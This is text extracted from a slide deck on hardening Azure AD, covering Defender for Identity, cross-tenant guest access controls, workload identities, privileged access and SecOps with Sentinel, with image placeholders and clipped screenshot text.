
Azure AD Hardening

Part4: Use Microsoft Defender for Identity




Why use Microsoft Defender for Identity?

- Hyperscale SaaS protection in Azure
- Defender for Cloud App integration
- Multi-forest support
- Detection of DC Shadow
- Continuous updates in SaaS mode
- ATA Sensor & ATA Sensor Standalone
- With EMS E5, M365 E5 and M365 Security E5



Azure AD Hardening

Part5: Identity Governance – Use new Defender for Identity workflows




Azure AD Hardening


Part6: Management of externals Identities and Collaboration

2- External Identities

2-1 Tenant Hardening



2-2 Attack surface reduction «Guest»



Azure AD Hardening

Part6: Externals Identities and new Cross-tenant feature

New Cross-tenant feature best practices

- Use case 1: Configure B2B Collaboration
- Use case 2: Configure B2B Direct Connect
- Configure Inbound in Granular Mode with MFA + Trust Compliance Device Claims
- Configure Outbound with granularity and scope your groups
- Block all B2B collaboration Outbound by default
- Use the Shared Channel

Organizational settings Default settings Microsoft cloud settings (Preview)

[+ Add organization](#) [Refresh](#) [Columns](#)

Use cross-tenant access settings to manage collaboration with external Azure AD organizations. For non-Azure AD organizations, use collabor

Organizational settings are cross-tenant access settings you've configured for specific Azure AD organizations. Any Azure AD organizations nc
[Learn more](#)

1 organization found

Name	Inbound access	Outbound access
Stc Consulting	Configured	Configured

B2B collaboration B2B direct connect Trust settings

Configure whether your Conditional Access policies will accept claims from other Azure AD or

You'll first need to configure Conditional Access for guest users on all cloud apps if you want t

[Learn more](#)

☐ Default settings

☒ Customize settings

☒ Trust multifactor authentication from Azure AD tenants


☒ Trust compliant devices

☐ Trust hybrid Azure AD joined devices

Azure AD Hardening




Part7: Protect yourself against Guest and External users with 9 control points

ID	Action	Impact
01	Dedicated Conditional Access for MFA	Medium
02	Dynamic group included all External / Guest users	Low
03	CA Hardening : Block all cloud app except (Teams / SPO)	High
04	CA Term of use	Medium
05	Restriction – Prevent download - Web only Access for sensitive Teams / SharePoint site	High
06	Session timeout (daily MFA/ Authentication)	High
07	Access review for guest accounts	Medium
08	Sensitivity Label for M365 groups (Teams and sharepoint Online)	High
09	Dedicated audit log for Guest / External user access	High




Azure AD Hardening

Part8: Protect your Workload Identit



Source: Microsoft Security internal research 2021



of workloads can
access Sensitive Data
and Assets

Source: SCIM Quarterly Analysis,
July 7th, 2022


Azure AD Hardening

Part8: Protect your Workload Identities

- 1: Deploy Access Review for SPNs
- 2: configure CAs for workload identities
- 3: Deploy AAD Identity Protection
- 4: Set up the User Consent Workflow
- 5: Audit and log with Defender for Cloud app / Azure Sentinel

Control access based on who the policy will apply to, such as users and groups, workload identities, directory roles, or external guests.
[Learn more](#)

What does this policy apply to?

Users and groups 

Users and groups

Workload identities (preview)

☐ All users


☒ Select users and groups

☐ Guest or external users ⓘ

☐ Directory roles ⓘ

☐ Users and groups

Future: about 20 machine IDs for 1 human ID





Human identities

Machine identities

Azure AD Hardening

Part9: Management of Externals Identities and collaboration


4-Privileged Access



Azure AD Hardening

Part10: to go beyond...

4-Privileged Access



User Access Strategy

- User admin (Cloud Only)
- PIM avec les droits nécessaires
 - Global Admin. : 2h
 - Other: 4 h
- MFA / Passwordless FIDO2
- Conditional Access:
 - Scope User Admins
 - Exclude: Break Glass accounts
 - Device : Windows
 - Emplacement: Trusted Location
 - Approve : Require Device to be marked as compliant
- Identity protection
 - Sign-in Risk
 - User risk
- Password Protection

Privileged Access Workstation


- Azure AD Autopilot profile
- Compliance with Endpoint Manager
- Security & Hardening Device Profile
- Safety Baseline
- Deny BYOD
- Windows Update setup
- Defender for Endpoint - Integration with Endpoint Manager

Azure AD Hardening

Part11: The tomorrow model...

Enterprise Access model

- **Tier0**
 - Access Control Plane
 - Management
- **Tier1**
 - Management Plan
 - Data management
 - Application
- **Tier2**
 - User access
 - Application access (API, ...)



Azure AD Hardening


Part12: SecOps

A SecOps implementation is essential



- Management of **unified alerts**
- Management of **unified Incident**
- Log Management / Redirection
- Proactivity
- Automatic **playbook trigger via Sentinel**
(remember to add Azure AD Data Connectors)
- Remember to have a **real Detection / Hunting and Response strategy**
- Don't Forget "**Hunting**" with KQL
- Use Microsoft 365 Defender "**Admin Center**"

5- Operations

5-1 Audit, and log



5-2 Azure AD Governance / operation / process





Conclusion

Zero Trust smooth deployment in 12 steps

Think Hybrid and protect your On-Premise Active Directory environment!



Configure secure access for all types of users



Secure experience for all users

Secure your hybrid environment

